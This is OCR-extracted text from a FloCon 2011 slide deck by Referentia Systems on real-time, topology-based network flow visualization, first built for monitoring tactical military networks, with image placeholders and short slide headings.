
Faster, more robust

Authoring environment

Labs based on the next generation of VMWare

Communities

Social networking




Real Time Topology Based Flow Visualization

John K. Smith jsmith@referentia.com
Referentia Systems Incorporated

Flocon 2011, Salt Lake City, UT

Agenda

- **Flow Visualization Tool Overview**
- **Visualizations and Design Issues**
- **Use Cases**




NOTE: Networks shown in this presentation are simulated, not actual DoD networks, traffic or addresses.


Beginnings

- **Initial Goal**
  - Network Quality of Service Monitor and Control
  - Tactical Military Networks
  - Easy to use for E3-E5 (Sergeant)
- **Working With**
  - Office of Naval Research
  - U.S. Marines
    - Marine Forces Pacific (MARFORPAC)
    - 3rd Marine Expeditionary Force (III MEF)


Tool Overview



Tool Overview




Why Topology Based Visualization Model




Visio Diagrams

Hand Drawings



